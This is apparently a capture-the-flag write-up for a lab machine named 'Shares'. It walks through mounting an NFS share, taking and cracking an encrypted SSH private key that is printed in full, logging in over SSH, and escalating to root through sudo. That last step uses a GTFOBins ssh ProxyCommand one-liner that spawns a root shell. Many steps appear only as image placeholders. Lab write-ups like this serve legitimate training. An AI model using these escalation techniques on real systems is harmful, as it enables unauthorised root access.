

Shares

Created: *30-12-2020 13:56:03*
Updated: *31-12-2020 05:28:15*
Author: xShadowx


Enumeration And Reconnaissance



The Web Server Looks Like This




So i was kind of curious to log in to the unknown ssh port and these are the results



So At this time i thought to check any exploit for the open network file system share


And i was lucky




This Blog Showed how to exploit the open share and yea i got in and found the id_r-s-a file

used ssh 2 john to convert it to a john format


and cracked the password



Now There is a Problem - I have the password but don't have a username
So i decided to run a n-i-k-t-o scan against the target



But Nothing Useful
So after some research i thought i have to do something in order to privilege escalate
so i used this



It was a simple c script with these contents

and i ran this script with user k-a-l-i and now i was able to see contents of all files - nice
so now the main goal is to crack r-s-a key and gain access to am-i-r machine using ssh
the contents of id rsa are used to gain access


```
┌──(root💀kali)-[~]
└─# cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,8D55B7449F8965162DA3B7F2F017FC21

2lI1tgSF61MjFg2Er22GWr9hImJbuZ01I556yFoLAGNj/95ZB2H8Er9u8wfMgr8z
uB8Yuw2GmO0jJguQ4CK36kDLT/hpG5AW5WfHASzePHx58Ol2hrH+2e5IAoIwcVmi
bFN3zIYYCznn6bIvRaqwkuxaD01EG8IPxgAvm0Nr3sP539wngplyf7/+xqvPyT18
jT058FEMPFmeb+V0MHczlNWOW6wrGnxQAea2ON+IUwiSsTVSLv4QLGVWF8Lcualy
t4+4Kr47gdlxRh9HcNDztfIztimMdGp8AdV5z4KDKyL6FUVfmZqC2nxhbFUKtF7k
su7qHGpV9p9Pkglx+/rUq9NeifFcRGrhsOWctUXmWJ7BbmrqFgw1+X8ui6A/uttE
R8hEblI4obffLnGDrAO4wuH+qtA2oelwwjl/JxyqwbGH4RGAW/4AseqDzQ6RpfgQ
Sq8wBPb5MMp2ZKEzEl8qcWcwS1FCGz/VPHpnEYwfpFlcJ1kpqkiT5gmNrDFauN1m
upeSS7T5iAeHHmskbHJfNNSGYjSbTRzCSFlq2vCNXGte7jta34YCVucNHBIUR/2y
GLrm3CmVYPrjdw0irwDt+uepPfUyQQLhSqiZdbyGiljlUeij5+zJax7tOjlBBjBS
Y0rMRwiG8FGDEBbSmDZk30qB3Qb9TQcaqe9Wi/liFuxVyfbukiGW2b65JGbd7R1q
Vh6pKw4Hd35iGmVskme7evsSupEMOu9fKsJAkIrQTxadpU8wG2wkp0NTM7fh3aut
TDGKorRXOXj+cV6zehjXUYyUTesTMDh9EUVmHuixvIFX8V3w562BV28murByt7I+
ubvmZxjvh51nzpOJa4g61tnj/4OCbhFCEK4nsExh0HS11WeDAvueDauLk2Wgiw/z
/yyssrshPiXe/vxYGFJlHelyDaUSwpdrZ0AGzwUutN0rOrh3yS6yTDH2raLSa76y
e1bxe+rh2Q/iEhzqa1RbWrg7fA+5FJRLAZdYlaqlEsVt81nw4mdBCpjEbUl19egF
xIqogCAilFWvnZQ4f12JPmk0mke84idw76+SdBeof18gGiR3mWn3IyoFLRacMs5N
4zrNBXOGCVVzXCoo88ioYw1I91O57c0vbx8S40SbIevUprphf3VTZlyrRxw2AB/R
zclXHN/fEewst2maxauD+32Krm1uvTcCNk3CNre7NwPb6tB0rY3R3E7h2S/MKt0Y
eZKbFFmLwnokHqzSI8uIy8wrPj6H9R+wxT0+/KPyi3L7JIbParsHO4flBx1sMCUl
jlSNW/3J2ADP7QKA5AyjVcsIbp/aXyeJKCtglRc4Yl8mEmCroe61pCDO0mnatWxF
Y9/z6VRC61sjO4T1xYcGFSlVeXANuN8TYR8mUyvruG8OoNQ65RvgxSCRPzFe4EAm
xmXIQ4pDW59LSO7PnPdjsGN8eY7xTnG5509DYK6FoUC0T8hjp/wR9ucKDDqQoXpW
BM9cM5IPltG+wAlP39EbGMinnqgqDazWAk/wSKo4ieGLnWcNORe7Ti299tImCy0l
8zJWICDbH7bSMYyVPlWBrgUBWQ6xFI55iKdhjhlQdblZI04DoSathKFe+Khjb8bi
-----END RSA PRIVATE KEY-----


┌──(root💀kali)-[~]
└─#
```

using these command i was able to gain access


```
┌──(root💀kali)-[/home/kali]
└─# ssh -i id_rsa amir@shares -p 27853
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-91-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed Dec 30 16:22:51 UTC 2020

  System load:  0.0               Processes:           105
  Usage of /:   39.5% of 9.78GB   Users logged in:     0
  Memory usage: 20%               IP address for eth0: 172.31.1.7
  Swap usage:   0%


21 packages can be updated.
0 updates are security updates.



The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Fri Apr  3 14:44:24 2020 from 172.31.249.99
amir@shares:~$ l
script.c  shell*
amir@shares:~$ ls
script.c  shell
amir@shares:~$ cd /
```

Passphrase was the password cracked by john.


now we need to access amy because she has access.txt
running sudo -l



this means that we can run python as root so the problem that is that it requires a user password which we don't have so we can run sudo as user a-my as she must have access privileges higher than amir
so



id changes it means we can run commands as a-my now
got access . text
now we have to go to root dir
running sudo -l tells us that we can run ssh as root



so now i searched on website g-t-f-o bins and Yes

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

Spawn interactive root shell through ProxyCommand option.

```
sudo ssh -o ProxyCommand=';sh 0<&2 1>&2' x
```

running this command gave me root and last flag system . text
Awesome